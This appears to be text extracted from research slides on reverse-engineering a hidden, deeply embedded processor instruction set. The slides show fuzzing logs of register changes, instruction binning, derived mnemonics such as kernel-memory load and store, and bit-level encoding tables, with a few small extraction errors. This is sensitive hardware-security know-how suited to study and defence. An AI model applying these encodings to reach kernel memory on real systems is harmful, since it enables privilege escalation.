
- ☒ word swap
- ☒ high word copy
- ☒ low word copy
- ☒ immediate load
- ☒ (pre) register to register transfer
- ☒ (post) register to register transfer
- ☒ 1-, 2-, 4-, 8- byte memory writes
- ☒ 1-, 2-, 4-, 8- byte memory reads
- ☒ increment by 1, 2, 4, or 8
- ☒ decrement by 1, 2, 4, or 8
- ☒ write instruction pointer
- ☒ 1- through 16- bit shifts
- ☒ relative immediate load
- ☒ add, subtract, multiply, divide, modulo, xor, binary and, binary or

A deeply embedded instruction set

==== sub, 4 ====

0a1dc726	[ 0000 1010 0001 1101 1100 0111 0010 0110 ]:	eax: 0804e289 -> 0804e285
0a3d6720	[ 0000 1010 0011 1101 0110 0111 0010 0000 ]:	ecx: 0841fec2 -> 0841febe
0a503e29	[ 0000 1010 0101 0000 0011 1110 0010 1001 ]:	edx: 2c9e4a84 -> 2c9e4a80
0a5fb7db	[ 0000 1010 0101 1111 1011 0111 1101 1011 ]:	edx: 327f8c66 -> 327f8c62
0a7f4460	[ 0000 1010 0111 1111 0100 0100 0110 0000 ]:	ebx: b753be82 -> b753be7e
0a90aeb8	[ 0000 1010 1001 0000 1010 1110 1011 1000 ]:	esp: 961f6d51 -> 961f6d4d
0ab05498	[ 0000 1010 1011 0000 0101 0100 1001 1000 ]:	ebp: 859a7955 -> 859a7951
0abfb48d	[ 0000 1010 1011 1111 1011 0100 1000 1101 ]:	ebp: d8de0d7b -> d8de0d77
0ad03f09	[ 0000 1010 1101 0000 0011 1111 0000 1001 ]:	esi: 0841fec4 -> 0841fec0
0af088c6	[ 0000 1010 1111 0000 1000 1000 1100 0110 ]:	edi: 256339e4 -> 256339e0
0affcf92	[ 0000 1010 1111 1111 1100 1111 1001 0010 ]:	edi: f4cef2ab -> f4cef2a7
0e1d87be	[ 0000 1110 0001 1101 1000 0111 1011 1110 ]:	eax: 0804e289 -> 0804e285
0e301f44	[ 0000 1110 0011 0000 0001 1111 0100 0100 ]:	ecx: faa1aa22 -> faa1aa1e
0e30753f	[ 0000 1110 0011 0000 0111 0101 0011 1111 ]:	ecx: 46e4f482 -> 46e4f47e
0e309f8c	[ 0000 1110 0011 0000 1001 1111 1000 1100 ]:	ecx: 8e9099e9 -> 8e9099e5
0e5ff9f4	[ 0000 1110 0101 1111 1111 1001 1111 0100 ]:	edx: b4511f1b -> b4511f17
0e83d850	[ 0000 1110 1000 0011 1101 1000 0101 0000 ]:	esp: 3b92e942 -> 3b92e93e
0eb05c9b	[ 0000 1110 1011 0000 0101 1100 1001 1011 ]:	ebp: 33004709 -> 33004705
0edf3b78	[ 0000 1110 1101 1111 0011 1011 0111 1000 ]:	esi: 0841fec4 -> 0841fec0
0effd2ad	[ 0000 1110 1111 1111 1101 0010 1010 1101 ]:	edi: 989d68db -> 989d68d7
8d2bf748	[ 1000 1101 0010 1011 1111 0111 0100 1000 ]:	eax: 0804e289 -> 0804e285
a95053d4	[ 1010 1001 0101 0000 0101 0011 1101 0100 ]:	eax: 0804e289 -> 0804e285
df14296d	[ 1101 1111 0001 0100 0010 1001 0110 1101 ]:	esp: 0841fec7 -> 0841fec3
eb36ae2c	[ 1110 1011 0011 0110 1010 1110 0010 1100 ]:	esi: 0841fec4 -> 0841fec0
eb71bafc	[ 1110 1011 0111 0001 1011 1010 1111 1100 ]:	ecx: 0841fec2 -> 0841febe
eb72b0d6	[ 1110 1011 0111 0010 1011 0000 1101 0110 ]:	edx: 0841fec3 -> 0841feb7
fd77063c	[ 1111 1101 0111 0111 0000 0110 0011 1100 ]:	edi: 0841fec5 -> 0841fec1
ff7762d4	[ 1111 1111 0111 0111 0110 0010 1101 0100 ]:	edi: 0841fec5 -> 0841fec1

A deeply embedded instruction set



# A deeply embedded instruction set


- ❖ Instructions are then *binned* based on which diff categories they fell into
- ❖ A *bin* is a set of instructions whose categories are identical

==== bin: memory write // add, 4 ====  
e87262cc [ 1110 1000 0111 0010 0110 0010 1100 1100 ]  
eab5f409 [ 1110 1010 1011 0101 1111 0100 0000 1001 ]  
**ebb7b489** [ 1110 1011 1011 0111 1011 0100 1000 1001 ]  
f2169a0a [ 1111 0010 0001 0110 1001 1010 0000 1010 ]  
f2b7ad29 [ 1111 0010 1011 0111 1010 1101 0010 1001 ]  
fa12fea8 [ 1111 1010 0001 0010 1111 1110 1010 1000 ]  
fc74182a [ 1111 1100 0111 0100 0001 1000 0010 1010 ]  
fc759d01 [ 1111 1100 0111 0101 1001 1101 0000 0001 ]

==== bin: add, 4 ====  
0a580eef [ 0000 1010 0101 1000 0000 1110 1110 1111 ]  
0a78884e [ 0000 1010 0111 1000 1000 1000 0100 1110 ]  
0a99118a [ 0000 1010 1001 1001 0001 0001 1000 1010 ]  
0acb6190 [ 0000 1010 1100 1011 0110 0001 1001 0000 ]  
**0aeb0a40** [ 0000 1010 1110 1011 0000 1010 0100 0000 ]  
0e0b979a [ 0000 1110 0000 1011 1001 0111 1001 1010 ]  
0e394d65 [ 0000 1110 0011 1001 0100 1101 0110 0101 ]  
0e98e966 [ 0000 1110 1001 1000 1110 1001 0110 0110 ]  
0eb8fb64 [ 0000 1110 1011 1000 1111 1011 0110 0100 ]  
84d09f36 [ 1000 0100 1101 0000 1001 1111 0011 0110 ]  
ea16fea8 [ 1110 1010 0001 0110 1111 1110 1010 1000 ]

==== bin: memory write ====  
4c328b03 [ 0100 1100 0011 0010 1000 1011 0000 0011 ]  
5d36cf83 [ 0101 1101 0011 0110 1100 1111 1000 0011 ]  
5df788af [ 0101 1101 1111 0111 1000 1000 1010 1111 ]  
9bf3474d [ 1001 1011 1111 0011 0100 0111 0100 1101 ]  
9c15aa0a [ 1001 1100 0001 0101 1010 1010 0000 1010 ]  
9ed314c8 [ 1001 1110 1101 0011 0001 0100 1100 1000 ]  
9ed39488 [ 1001 1110 1101 0011 1001 0100 1000 1000 ]  
e297738b [ 1110 0010 1001 0111 0111 0011 1000 1011 ]  
e2b3338b [ 1110 0010 1011 0011 0011 0011 1000 1011 ]  
e737980b [ 1110 0111 0011 0111 1001 1000 0000 1011 ]  
e796780b [ 1110 0111 1001 0110 0111 1000 0000 1011 ]  
ec94ee01 [ 1110 1100 1001 0100 1110 1110 0000 0001 ]  
ed9458a9 [ 1110 1101 1001 0100 0101 1000 1010 1001 ]  
f8b4e96b [ 1111 1000 1011 0100 1110 1001 0110 1011 ]

A deeply embedded instruction set



# A deeply embedded instruction set

• *Binning* instructions separates out different instruction behaviors, and reveals the bit patterns behind the instruction encoding

- ↳ lgd: load base address of gdt into register
- ↳ mov: copy register contents
- ↳ izx: load 2 byte immediate, zero extended
- ↳ isx: load 2 byte immediate, sign extended
- ↳ ra4: shift eax right by 4
- ↳ la4: shift eax left by 4
- ↳ ra8: shift eax right by 8
- ↳ la8: shift eax left by 8
- ↳ and: bitwise and of two registers, into eax
- ↳ or: bitwise or of two registers, into eax
- ↳ ada: add register to eax
- ↳ sba: sub register from eax
- ↳ ld4: load 4 bytes from kernel memory
- ↳ st4: store 4 bytes into kernel memory
- ↳ ad4: increment a register by 4
- ↳ ad2: increment a register by 2
- ↳ ad1: increment a register by 1
- ↳ zl3: zero low 3 bytes of register
- ↳ zl2: zero low 2 bytes of register
- ↳ zl1: zero low byte of register
- ↳ cmb: shift low word of source into low word of destination

# A deeply embedded instruction set




# A deeply embedded instruction set

Once instructions are binned,  
*encodings* can be automatically derived  
by analyzing bit patterns within a bin

lgd:	[	oooooooooooo.	....	++++.	.....	.....
mov:	[	oooooooooooo.	....	++++.	++++	
izx:	[	oooooooooooo.	....	+++++	+++++	+++++
isx:	[	oooooooooooo.	....	+++++	+++++	+++++
ra4:	[	ooooo.	.....	.....	.....	.....
la4:	[	ooooo.	.....	.....	.....	oo....
ra8:	[	ooooo.	.....	ooooo.	.....	.....
la8:	[	ooooo.	.....	.....	.....	.....
and:	[	oooooooooooo	++++.	++++.	.....	.....
or:	[	oooooooooooo	++++.	++++.	.....	.....
ada:	[	oooooooooooo	.....	++++	.....	ooo
sba:	[	oooooooooooo	.....	++++	.....	ooo
ld4:	[	oooooooooooo	----	....	++++.	++++.
st4:	[	oooooooooooo	----	....	++++.	++++.
ad4:	[	oooooooooooo	++++.	....	==	....
ad2:	[	oooooooooooo	++++.	....	==	....
ad1:	[	oooooooooooo	++++.	....	==	....
z13:	[	oooooooooooo.	.....	.....	.....	.....
